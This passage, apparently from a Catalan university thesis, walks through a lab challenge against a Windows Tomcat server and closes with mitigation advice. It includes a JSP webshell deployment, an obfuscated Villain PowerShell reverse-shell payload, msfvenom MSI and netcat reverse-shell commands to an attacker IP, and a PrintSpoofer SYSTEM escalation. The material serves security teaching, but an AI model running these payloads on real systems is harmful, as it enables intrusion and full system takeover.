
BASH

```
mkdir webshell
cp index.jsp webshell
cd webshell
jar -cvf ../webshell.war *
webshell.war is created
```

[144] Tomcat. (s.d.). Recuperat 1 desembre 2022, de https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat


Il·lustració 131 - Instruccions per crear el .war

I es torna a provar la pujada de l'arxiu maliciós dins de la consola de Tomcat.




Il·lustració 132 - Llistat de aplicacions al Tomcat Web Application Manager

S'observa, que a priori s'ha pujat correctament la *webshell* a diferència de l'anterior *reverse shell*. Si es fa alguna petita prova, es veu que efectivament s'obté l'execució de codi remot.




Il·lustració 133 - Output de comanda *whoami* amb la webshell pujada

Per tant, el primer que s'hauria de fer és obtenir informació del sistema, en aquest cas ja se sap que és una màquina Windows, així que s'executa un *systeminfo*.



Il·lustració 134 - Output de comanda *systeminfo* amb la *webshell* pujada

Se sap doncs que és un servidor Windows Server 2022 *build* 20348, si es miren els permisos dels que es disposa es troben limitacions (*LocalService*), però un cop s'aconsegueix accés s'hauria de poder duu a terme una escalada de privilegis.



Il·lustració 135 - Output de comanda 'whoami /priv'

Nota: Igual que el repte 3, el fet de tindre l'antivirus habilitat ha portat molts problemes a l'hora d'implementar els reptes o realitzar el procediment d'obtenció de la *flag*. Tot i això, en aquest repte s'ha intentat dur a terme l'escalada de privilegis amb diversos bypass d'AMSI[145][146] o inclús ofuscació, però sense èxit, així doncs, l'antivirus es troba apagat en aquest punt.

De cara a poder treballar millor, es passarà aquesta *webshell*, que és una mica limitada, a una connexió via terminal amb l'eina Villain[147].

[145] S3cur3Th1sSh1t. (2022). Sponsored by. https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell (Original work published 2019)


[146] AMSI Bypass. (s.d.). Recuperat 2 desembre 2022, de https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/av-edr-evasion/amsi-bypass

[147] GitHub—T3l3machus/Villain: Villain is a Windows & Linux backdoor generator and multi-session handler that allows users to connect with sibling servers (other machines running Villain) and share their backdoor sessions, handy for working as a team. (s.d.). Recuperat 2 desembre 2022, de https://github.com/t3l3machus/Villain

Primer de tot, s'arrenca l'eina i es crea el *payload*.

BASH

```
python3.9 Villain.py
Villain > generate os=windows lhost=ens37 obfuscate
```




Il·lustració 136 - Execució de Villain.py i creació de *payload*

Un cop s'ha creat el *payload*, s'ha de copiar i executar via la *webshell*.

CMD

```
powershell -c "s'TART-prOcESs' $PSHOME\powershell.exe -ARGUmENtLisT {$34aafc=$('bd26e2' -RePlACe '[(b|\?)d(2|\?)(6|\?)\w\d]{6}','192.168.56.102:8080');$50a357=$('c8ab345f-7400bb1e'+'-442c0'+'f'+'dc');$2b2=$('882e' -ReplACe '[(8|\?)8(2|\?)]{3}[\w]{1}','http://');$7d=in'VoKE-rE'stMetHOd -UsebaSiCParsING -URi $2b2$34aafc/c8ab345f/$env:coMputErNaME/$env:UserName -HEADERs @{"Authorization"=$50a357};while ($true){$3e16e=(in'VoKE-rE'stMetHOd -UsebaSiCParsING -URi $2b2$34aafc/7400bb1e -HEADERs @{"Authorization"=$50a357});if ($3e16e -NE ('None')) {$a24=i'ex' $3e16e -ERroractIoN ST'OP' -ErRoRVariaBle cced;$a24=OUt'-ST'rINg -inPutoBJecT $a24;$2ce227=in'VoKE-rE'stMetHOd -URi $2b2$34aafc/442c0fdc -MetHOd POST -HEADERs @{"Authorization"=$50a357} -BoDy ([sYsTEM.Text.EnCodInG]::Utf8.GEtbyTES($cced+$a24) -JOiN ' ')} sl'eEp' 0.8}} -WIndOwSTYlE HiD'De'N"
```

Des de la consola es pot veure que ja es té la sessió capturada i es permet la connexió a aquesta.




Il·lustració 137 - Sessió capturada i connexió amb l'eina Villain

Ara el que es farà serà copiar l'utilitzat **WinPeas**[148] i s'executarà. Aquesta eina automatitza tota la part de cerca de possibles vectors per realitzar una escalada de privilegis[149], facilitant gran part de la feina.

Per obtenir-se a la màquina client, es prepara un servidor web amb Python i es descarrega l'eina a la màquina víctima.


BASH

```
python -m http.server 80
```



Il·lustració 138 - Publicació de servidor web amb Python

Primer s'hauria de buscar un directori on es pugi treballar, per exemple, amb **icacls**[150]. En aquest cas a C:\tmp es pot escriure/descarregar fitxers.



Il·lustració 139 - Revisió de permisos amb icacls

I s'hauria de descarregar el script de la màquina atacant a la màquina destí.


CMD

```
powershell -c "curl http://192.168.56.102/winPeas.bat -o winPEAS.bat"
```

[148] PEASS-ng/winPEAS at master · carlospolop/PEASS-ng, sense data. GitHub. en línia. [Consulta 17 desembre 2022]. Recuperat de: https://github.com/carlospolop/PEASS-ng

[149] Checklist - Local Windows Privilege Escalation, sense data. en línia. [Consulta 17 desembre 2022]. Recuperat de: https://book.hacktricks.xyz/windows-hardening/checklist-windows-privilege-escalation

[150] JASONGEREND, sense data. icacls. en línia. [Consulta 17 desembre 2022]. Recuperat de: https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/icacls




Il·lustració 140 - Descàrrega de winPEAS amb curl (via powershell)

Com que l'execució del .bat trenca la connexió remota que es té, el que s'ha de fer és executar-lo des de la *webshell* i traient l'output a un fitxer de text, per llegir-se després.


CMD

```
c:\tmp\winPEAS.bat > c:\tmp\winPEAS.log
```




Il·lustració 141 - Execució de winPEAS.bat i output en *log*

Un cop finalitzi l'execució de l'script, es llegeix el *log* per cercar informació rellevant. L'script indica amb un [+] de color groc, els possibles vectors.



Il·lustració 142 - Apartat del *log* "Installed software" - winPEAS.log

I un dels apartats indica que es permet aprofitar una configuració poc segura, aquesta s'anomena *AlwaysInstallElevated*[114].




Il·lustració 143 - Apartat del *log* "AlwaysInstallElevated?" - winPEAS.log

Com es pot veure, està configurat (*0x1*), això significa que es pot executar qualsevol fitxer .msi amb privilegis elevats. Per la qual cosa, es crea un .msi maliciós amb **msfvenom**.

BASH

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.56.102 lport=4444 -f msi > system.msi
```




Il·lustració 144 - Creació *payload* en format msi amb msfvenom

I es descarregarà al servidor com s'ha fet abans.

CMD

```
powershell -c "curl http://192.168.56.102/system.msi -o system.msi"
```



Il·lustració 145 - Descarrega de system.msi (payload) amb curl (via powershell)

Es prepara per escoltar peticions amb **netcat**[151] i s'executa la instal·lació del msi.

BASH


```
nc -lvnp 4444[152]
```

-l → Per escoltar

[151] Netcat: TCP/IP Swiss Army Knife, sense data. Infosec Resources. en línia. [Consulta 17 desembre 2022]. Recuperat de: https://resources.infosecinstitute.com/topic/netcat-tcpip-swiss-army-knife/

[152] explainshell.com - nc -lvnp 4444, sense data. en línia. [Consulta 17 desembre 2022]. Recuperat de: https://explainshell.com/explain?cmd=nc+-lvnp+4444

-v → *Verbose*, que ens mostri informació
-n → Sense traducció DNS, només IP
-p → Port local



CMD

```
msiexec /quiet /qn /i system.msi
```

L'execució finalitza, però sembla que hi ha un error perquè no captura correctament la *reverse shell*.

Nota: L'escalada de privilegis de manera inicial es va pensar i implementar per aprofitar l'*AlwaysInstallElevated*, així que això trastoca la implementació. De cara a saber l'origen d'aquest problema es va estar realitzant *troubeshooting* en la màquina víctima.

Resulta que a la màquina víctima l'execució del msiexec.exe no funciona i dona un error (Failed to connect to server. Error: 0x80070005) que es pot veure amb el *Event viewer.* Però aquest fet només és dona via *reverse shell/cmd/powershell* remot, ja que s'ha fet la prova i via GUI o bé per CMD funciona correctament (en local).

S'ha intentat solucionar però sense cap èxit.

S'intentarà l'escalada de privilegis d'alguna altra manera. Com que es disposa d'una *shell* com a *LocalService* s'intentarà fer una escalada de privilegis aprofitant els *tokens* dels quals disposen els serveis de Windows.

Aquests *tokens* no es consideren recursos segurs, ja que són només ubicacions dins de la memòria. Si un servei (com és el cas, del servei de Tomcat) disposa del privilegi *SeImpersonate*[153] és possible obtenir privilegis com a SYSTEM, fent-se servir el que és coneix una escalada de privilegis de tipus "*Potato style*".


En resum, aquestes el que fan és aprofitar que un servei disposa del privilegi *SeImpersonate* per enganyar un altre procés que s'estigui executant com a SYSTEM perquè es connecti amb aquest procés, de manera que s'entrega el *token* d'aquest. Es pot llegir el següent *paper* per aconseguir més informació[154] sobre l'abús de *tokens*.

[153] DELAND-HAN, sense data. SeImpersonatePrivilege and SeCreateGlobalPrivilege - Windows Server. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seimpersonateprivilege-secreateglobalprivilege

[154] ALEXANDER, bryan, 2022. Abusing Token Privileges For EoP. en línia. 19 desembre 2022. [Consulta 22 desembre 2022]. Recuperat de: https://github.com/hatRiot/token-priv/blob/7cd22e35a4ec4597aa9749985780fd491d9af30a/abusing_token_eop_1.0.txt


En funció de la versió de sistema operatiu, es poden aprofitar unes o altres[155][156]. En aquest repte s'utilitzarà **PrintSpoofer**[157]**,** però es podria fer servir també **RoguePotato**[158]. El detall de com funciona l'eina a baix nivell es pot trobar en el següent article[159], on s'explica l'ús de **PrintSpoofer**.

Com s'ha vist a la il·lustració 135, es disposa del privilegi *SeImpersonatePrivilege* habilitat. Per poder executar **PrintSpoofer** es necessita l'executable, a més a més, també l'ajuda de **netcat** per Windows al client.



Il·lustració 146 - Transferència dels binaris necessaris PrintSpoofer64.exe i nc.exe

Un cop descarregats els binaris, s'executa PrintSpoofer64.exe per realitzar-se l'escalada de privilegi, però primer s'ha de configurar **netcat** com a *listener* esperant la connexió.



Il·lustració 147 - Netcat com a *listener* al port 8443

Ara ja es pot executar **PrintSpoofer** i si tot funciona correctament s'hauria d'obtenir una *shell* amb privilegis com a **SYSTEM**.

---

[155] RoguePotato, PrintSpoofer, SharpEfsPotato, sense data. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/roguepotato-and-printspoofer

[156] PayloadsAllTheThings/Windows - Privilege Escalation.md at master · swisskyrepo/PayloadsAllTheThings, sense data. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#juicy-potato-abusing-the-golden-privileges


[157] LABRO, Clément, 2022. PrintSpoofer. en línia. 21 desembre 2022. [Consulta 22 desembre 2022]. Recuperat de: https://github.com/itm4n/PrintSpoofer

[158] antonioCoco/RoguePotato: Another Windows Local Privilege Escalation from Service Account to System, sense data. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://github.com/antonioCoco/RoguePotato

[159] PrintSpoofer - Abusing Impersonation Privileges on Windows 10 and Server 2019, 2020. itm4n's blog. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/


```
C:\tmp\PrintSpoofer64.exe -c "C:\tmp\nc.exe 192.168.56.102 8443 -e cmd"
```

-c→ Comanda que volem executar
-e → Programa a executar després de la connexió



Il·lustració 148 - Obtenció de la *shell* remota com a SYSTEM

Finalment, s'aconsegueix la *flag* que està al directori de l'usuari UOC.



Il·lustració 149 - Contingut flag.txt amb el valor de la *flag* del repte 5

4.5.3 Mitigacions Repte 5

Com s'ha pogut veure al llarg del *walkthough* del repte 5, han sorgit diversos inconvenients per realitzar l'escalada de privilegis i es poden extreure molts punts importants de cara a mitigar aquest repte.

Primer de tot, l'exposició del *ManagerApp* de Tomcat. La web estava configurada perquè només fos accessible en local. Tot i que des del punt de vista de seguretat és una bona configuració de cara a l'administració diària, no és eficient haver-se de connectar als servidors per fer segons quines tasques.

Per consegüent, el que s'hauria de fer és limitar que només fos accessible des de les màquines d'administració PAW[160] i/o en local en cas de necessitat.

Per una part, tot i que no s'ha pogut obtenir l'escalada de privilegis amb l'execució el msi maliciós, no és una bona pràctica habilitar la política local *AlwaysInstallElevated.* Sovint aquesta es configura per no haver de donar privilegis d'administrador als usuaris als seus equips locals, però s'ha de recordar que això és pràcticament obligatori, els usuaris no haurien de tindre

[160] Understand the Microsoft Privileged Access Workstation (PAW) security model, sense data. 4sysops. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://4sysops.com/archives/understand-the-microsoft-privileged-access-workstation-paw-security-model/

privilegis d'administrador a les seves màquines. En cas que fos necessari, és convenient aplicar controls extra.

